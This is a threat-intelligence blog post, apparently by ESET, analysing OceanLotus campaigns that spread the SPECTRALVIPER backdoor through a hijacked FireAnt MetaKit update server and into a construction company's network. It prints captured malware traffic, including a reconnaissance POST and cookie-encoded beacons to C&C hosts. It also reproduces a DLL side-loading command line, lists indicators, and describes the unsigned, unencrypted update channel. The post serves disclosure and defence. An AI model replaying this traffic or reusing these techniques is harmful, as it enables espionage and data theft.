

OceanLotus: From external espionage to domestic targeting

 welivesecurity.com/en/eset-research/oceanlotus-external-espionage-domestic-targeting

```
<?xml version="1.0" encoding="utf-8" ?>
<metakit>
  <version>21</version>
  <description>Nâng cấp toàn diện phần mềm</description>
  <url>http://metakit.fireant.vn/Software/setup.exe</url>
</metakit>
```

```
<?xml version="1.0" encoding="utf-8" ?>
<metakit>
  <version>22</version>
  <description>Nâng cấp toàn diện phần mềm</description>
  <url>http://metakit.fireant.vn/Software/setup.exe</url>
</metakit>
```

Our tracking of OceanLotus activities from 2024–2026 reveals a shift in operational focus. During this period, the Vietnam-aligned OceanLotus adopted a more selective approach to external operations while placing increasing emphasis on domestic espionage. We identified two distinct campaigns involving the SPECTRALVIPER backdoor: a supply-chain attack targeting stock investors in Vietnam and a prolonged espionage operation against a Vietnamese infrastructure and transport construction company.

Whether the shift represents a temporary adjustment or a long-term strategic change remains unclear; however, this 15-year-old APT group continues to demonstrate aggressive tactics and a level of craftiness in its tooling.

Key points of this blogpost:

- From mid-2024 to February 2026, OceanLotus compromised the network of a Vietnamese infrastructure and transport construction corporation with its signature implant, SPECTRALVIPER.

- From October 2025 to March 2026, OceanLotus carried out a supply-chain attack leveraging FireAnt Metakit, a software platform widely used by stock investors in Vietnam.
- Despite the broad potential impact of such an attack, we observed only a few individuals who ultimately received SPECTRALVIPER, indicating selective targeting.
- An OPSEC mistake provides us with an internal view of SPECTRALVIPER's architecture.

OceanLotus profile

OceanLotus, also known as APT32, is a cyberespionage group allegedly aligned with the interests of the [Vietnamese government](#). According to our telemetry, activity attributed to this group dates back to 2012, and possibly earlier. OceanLotus mainly targets China and Southeast Asia (with a focus on Vietnam); it has been associated with a variety of operations, ranging from a massive [digital profiling](#) campaign to highly targeted attacks against Vietnamese human-rights activists.

OceanLotus is known for continuously innovating and expanding its arsenals of Windows and Linux backdoors, often implementing unique network protocols or tailoring the data collection capabilities to specific operational objectives. Its well-known tools include [Denis](#) (aka SOUNDBITE), implementing DNS tunneling for C&C communications; PHOREAL, which leverages the ICMP protocol for C&C communications; WINDSHIELD, which features an interesting proxy bypass mechanism; and its latest backdoor, [SPECTRALVIPER](#), which includes orchestration capabilities.

OceanLotus: Exposure and realignment

Between 2017 and 2020, OceanLotus attracted significant public attention following multiple reports detailing its cyberespionage activities. These included [large-scale watering-hole](#) attacks targeting Southeast Asia in 2017–2018, [intrusions](#) into corporations such as BMW and Hyundai in 2019, and the [targeting](#) of a Vietnamese dissident in Germany that same year. The group was also linked to [operations](#) against human rights defenders between 2019 and 2020, as well as [espionage targeting](#) the Wuhan municipal government in 2020.

However, the group's operations faced a setback in 2020 when Facebook publicly identified [the company](#) believed to be used as a front for OceanLotus. Following this exposure, public reporting on the group diminished significantly, and its activities received comparatively little attention for several years.

OceanLotus resurfaced publicly in 2023 with a report from Elastic Security Labs that [described](#) an attack using a previously undocumented backdoor it named SPECTRALVIPER and that targeted Vietnamese businesses. Building on this, our research examines the group's more recent activity, observed from mid-2024 through early 2026. During this period, we identified two distinct campaigns that both relied on SPECTRALVIPER as their primary backdoor but had very different target victim profiles.

The first campaign involved the compromise of an infrastructure and transport construction corporation. This intrusion began in mid-2024 and persisted through January 2026.

The second campaign was a supply-chain attack that began in late 2025 and continued until March 2026. In this operation, OceanLotus compromised the update server of [FireAnt Metakit](#), a Vietnamese stock investment platform, and replaced legitimate software updates with a malicious payload that ultimately deployed SPECTRALVIPER. This campaign appears to have targeted stock investors and may be linked to Vietnam's recent efforts to promote securities market reforms, suggesting a possible connection to domestic monitoring or investigative objectives.

Finally, in July 2025, a [supply-chain attack](#) involving the upload of malicious wheel packages to the Python Package Index (PyPI) was [attributed](#) to OceanLotus. However, our telemetry did not identify any affected victims, and we lack sufficient visibility to independently verify that attribution.

Overall, the available evidence points to a potential shift in OceanLotus's operational patterns. Since the exposure of its physical front company in 2020, the group appears to have adopted a more selective approach to foreign espionage while placing increasing emphasis on domestic targets.

Context of this campaign

It is worth noting that OceanLotus's latest activities seem to align with various recent developments taking place on Vietnam's domestic scene.

In recent years, Vietnamese authorities have embarked upon a major crusade against corruption – a program baptized [Blazing Furnace](#). Similar to Xi Jinping's big anti-corruption push in China, this effort, launched by the Communist Party of Vietnam, is intended to demonstrate to the population that the party is willing and able to clean up its ranks to maintain its legitimacy. Since 2016, this policy has led to several [high-profile trials](#) involving [party officials](#) or [businessmen](#) accused of bribing politicians. Furthermore, two [Vietnamese presidents](#) have even been forced to resign since 2023, after they were publicly associated

with corruption scandals. In 2025 alone, the party reportedly sanctioned [9,600 of its members](#) in cases related to corruption, economic crimes, and abuse of position.

In this context, it seems likely that Vietnam's security apparatus is now deploying increasingly important resources to fight corruption (and financial crime more broadly). We believe that OceanLotus could be somehow associated with these efforts, and that this may be another reason behind the group's apparent refocus on domestic intelligence and surveillance in the last two years or so. In fact, the two targets we identified in this campaign echo judicial sagas that recently agitated Vietnam's public arena.

In late October 2025, for instance, Vietnam's financial regulation agency revealed that about 70 major national companies had been found to have [misreported bond sales](#) over the past decade – a revelation that led to a 5.5% slump in the country's main stock index. This announcement suggests that Vietnamese law-enforcement was possibly deploying wide-ranging investigative efforts against the country's stock market at the time that OceanLotus was observed compromising the FireAnt stock trading app.

Based on these elements, we believe that OceanLotus's supply-chain attack was probably conducted as part of current investigative efforts against corruption and financial crime in Vietnam.

Targeting stock investors

The supply chain

We estimate that the FireAnt supply-chain attack began around October 2025 and continued until March 2026. During this period, we identified a few stock investors exposed to the supply-chain; however, only a small subset of them ultimately received the SPECTRALVIPER backdoor. Our team made multiple attempts to notify FireAnt of the incident but received no response.

FireAnt is a Vietnam-based fintech company that offers a platform for stock market data, analysis, and investment support tools for both individual and institutional investors. It is considered one of the leading digital investment platforms in Vietnam, providing real-time market data, technical analysis features, and AI-driven insights, along with a community component where investors can share information and opinions. Within this ecosystem, FireAnt MetaKit is a specialized software component focused on data delivery. It is designed to provide real-time and historical financial market data directly to technical analysis platforms such as AmiBroker, MetaStock, and MetaTrader.

On October 2nd, 2025, we detected the first malicious payload originating from FireAnt MetaKit’s legitimate update URL [http://metakit.fireant\[.\]vn/Software/setup.exe](http://metakit.fireant[.]vn/Software/setup.exe). The domain resolved to the genuine IP address of the FireAnt update server, suggesting a supply-chain compromise scenario. Our analysis of this payload reveals a first-iteration downloader, indicating that this activity likely represents the early stage of the campaign, where OceanLotus was testing the delivery mechanism on the initial victims. In Table 1, we compare this initial downloader with the stable version observed later in the campaign.

Table 1. Comparison between the test version and the stable version of the downloader

Criteria	First iteration	Stable version
First seen	2025-10-02	2025-10-17
Code obfuscation	None	Heavily obfuscated
Next-stage download	Hardcoded URLs	API request
Payload	An old SPECTRALVIPER sample that appeared in a previous campaign.	Fresh SPECTRALVIPER samples.
Infrastructure	Reused from the previous campaign.	New infrastructure. SPECTRALVIPER C&C domain financemachinelearning [.]com was crafted to target stock investors.

In addition to observing payloads delivered directly from the FireAnt update server, we identified flaws in the update protocol used by the FireAnt MetaKit software. Specifically, the update configuration file at <http://metakit.fireant.vn/Software/version.xml> lacks any integrity validation mechanism, as shown in Figure 1.

```
<?xml version="1.0" encoding="utf-8" ?>
<metakit>
  <version>21</version>
  <description>Nâng cấp toàn diện phần mềm</description>
  <url>http://metakit.fireant.vn/Software/setup.exe</url>
</metakit>


<?xml version="1.0" encoding="utf-8" ?>
<metakit>
  <version>22</version>
  <description>Nâng cấp toàn diện phần mềm</description>
  <url>http://metakit.fireant.vn/Software/setup.exe</url>
</metakit>
```

Figure 1. FireAnt MetaKit update configurations

Second, the lack of SSL/TLS encryption in the network protocol used for obtaining both the version.xml file and any updated binary makes FireAnt MetaKit vulnerable to interception attacks; however, we have not observed OceanLotus leveraging this technique in this campaign.

The execution chain

Due to the absence of signature validation, Metakit.exe executed the malicious downloader as a legitimate update. Once launched, the downloader performed basic host reconnaissance and transmitted the collected information via an HTTP POST request to a staging server, requesting the next-stage payload (Figure 2).



```
POST https://142.91.98.77/V1/Update/GetUpdate HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
User-Agent: Mozilla/5.0 (Windows NT 11.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.6998.166 Safari/537.36
Host: 142.91.98.77
Cache-Control: no-cache
Id=8986317192912196&Version=1&Hostname=[REDACTED]&Mac=[REDACTED]:59&Arch=x64
```

Figure 2. Download request issued by the downloader

Across all observed samples, the download API V1/Update/GetUpdate remained consistent. However, the staging infrastructure evolved over time, with C&C servers initially hosted at 139.162.11[.]152 and later migrating to 142.91.98[.]77.

In the subsequent stage, the downloader deployed a side-loading chain involving DtlCrashCatch.dll, which is SPECTRALVIPER configured as a loader, and its companion

executable, IntelAudioService.exe. The latter was executed with the command:

```
C:\Users\[redacted]\IntelAudio\Service\IntelAudioService.exe /appmodel /StateRepository /Service
```

Analysis revealed that IntelAudioService.exe is in fact a copy of the legitimate, signed executable dtlupdate.exe, as shown in Figure 3.




Figure 3. IntelAudioService.exe file info

Once executed, DtlCrashCatch.dll injects itself into the OneDrive.Sync.Service.exe process, enabling execution in backdoor mode. The backdoor then issues a beacon request to the hardcoded URL [https://financemachinelearning\[.\]com/apparatus/wind/twig/statement.html](https://financemachinelearning[.]com/apparatus/wind/twig/statement.html), embedding encrypted host information within the HTTP Cookie header. Historically, this data was prefixed with `euconsent-v2=`; however, in this campaign, we observed the use of the prefix, `zd_cs_pm=` (Figure 4), marking the first instance of this variation.

```

GET https://leadingfilipinoteams.com/yak/trains/evalue.html HTTP/1.1
Connection: close
Accept-Encoding: gzip, deflate
Cookie: euconsent-v2=khTpHpFw2IEVHHEqBcwfiRQU34rh8hDejeAkGkpQ0e3ihFk7vErvvGKkWNv6gnAgQFD5WMMi6o3loeM6Vs7j9n3tGwd/1TpVcVL8w7I=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Host: leadingfilipinoteams.com

-----

GET https://financemachinelearning.com/apparatus/wind/twig/statement.html HTTP/1.1
Connection: close
Accept-Encoding: gzip, deflate
Cookie: zd_cs_pm=5iZ6udNdp8osCFd7aHPGV+SW97ijJugxD77qXyV0k/SW54XBj3MXauFGsGX4KyDSSjNmcQ4+sbgDb10AHTIjoy+c1QIOcNBII0gW84=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Host: financemachinelearning.com

```

Figure 4. Comparison of HTTP Cookie headers in two SPECTRALVIPER beacon requests

The complete execution chain is summarized in Figure 5.




Figure 5. Execution chain of the FireAnt supply-chain attack

Since March 9th, 2026, we have not observed any further malicious updates being distributed through the compromised channel, suggesting that the supply-chain attack has probably concluded.

Targeting a large corporation

We assess that the compromise of the corporate network of a Vietnamese infrastructure and transport construction corporation began as early as November 2024 and persisted until February 2026. Although the initial access vector was not directly observed, our analysis of victim's public-facing servers suggests that the attacker may have exploited remote code execution (RCE) vulnerabilities in a Microsoft SQL server to establish an initial foothold.

During this period, we identified multiple SPECTRALVIPER variants deployed across the network, using both shared and distinct C&C servers. Notably, these deployments exhibited slight variations, possibly tailored to the environments of compromised hosts (Figure 6).




Figure 6. Comparison of SPECTRALVIPER samples detected on the same network

Genuine.exe, Updater.exe, and AutoCAD242.exe in Figure 6 are variants of the same legitimate and signed executable Toolbox.exe (Figure 7), all of which require the command line parameter -uiDll for the side-loading mechanism to function correctly. Similar to the supply-chain attack, the side-loaded DLL is SPECTRALVIPER in its loader configuration, which subsequently injects the SPECTRALVIPER backdoor into a host process.




Figure 7. File information of the side-loader host

Table 2 lists the C&C domains observed during this incident.

Table 2. SPECTRALVIPER's C&C domains observed from the incident

C&C domain	IP	First seen
gatewayrvcenter[.]com	139.180.128[.]42	2025-09-20
coachcybersecurity[.]com	139.99.33[.]239	2024-07-08
mxprodesign[.]com	166.88.77[.]186	2024-07-12
power-sync-services[.]com	103.119.47[.]104	2024-07-06

SPECTRALVIPER: A structural view

Our analysis of SPECTRALVIPER aligns closely with [findings](#) reported by Elastic Security Labs. Rather than reiterating previously published details, we extend that work by providing additional insight into the structure of the malware's internal classes.

During our investigation, we identified two samples containing RTTI information, which allowed us to reconstruct a partial class hierarchy. This perspective provides deeper visibility into SPECTRALVIPER's capabilities, as well as its underlying architectural design.

At a high level, SPECTRALVIPER operates as an active backdoor communicating with its C&C server over HTTPS. It initiates communication by sending a beacon to a hardcoded address using a predefined User-Agent header, with encrypted host-profiling data embedded in the HTTP Cookie header and prefixed with either `euconsent-v2=` or `zd_cs_pm=`.

The C&C domain names appear to be carefully crafted for each campaign to blend in with the victim's network traffic. For instance, `financemachinelearning[.]com` was used in operations targeting stock investors, while `gatewayrvcenter[.]com` was observed in activity targeting the infrastructure and transport construction company's network.

SPECTRALVIPER also supports lateral movement through an orchestration model, in which one instance is designated as an orchestrator responsible for communicating with the C&C infrastructure. This orchestrator distributes commands to other compromised hosts via named pipe channels. Within the codebase, inter-instance communication is implemented through methods such as `XGU::Pivot::StartLink` and `XGU::Pivot::Internal::WaitNew_RemotePipe`.

Analysis of these method names suggests that XGU represents an internal framework underpinning SPECTRALVIPER. The Pivot subclass inherits from XGU and is responsible for orchestration functionality. Another key subclass, Feature, encapsulates the malware's remote-control capabilities, as illustrated in Figure 8.




Figure 8. Definition of the Feature class

Beyond its role as a backdoor, SPECTRALVIPER functions as a capable loader, able to inject itself – as well as additional binaries or shellcode received from the C&C – into target processes. In both campaigns we analyzed, SPECTRALVIPER was configured to initially execute in a loader role, injecting its backdoor component into a separate process rather than relying on a standalone loader. These process manipulation and injection capabilities are implemented through the ProcessReflector and ProcessManager classes, as shown in Figure 9.

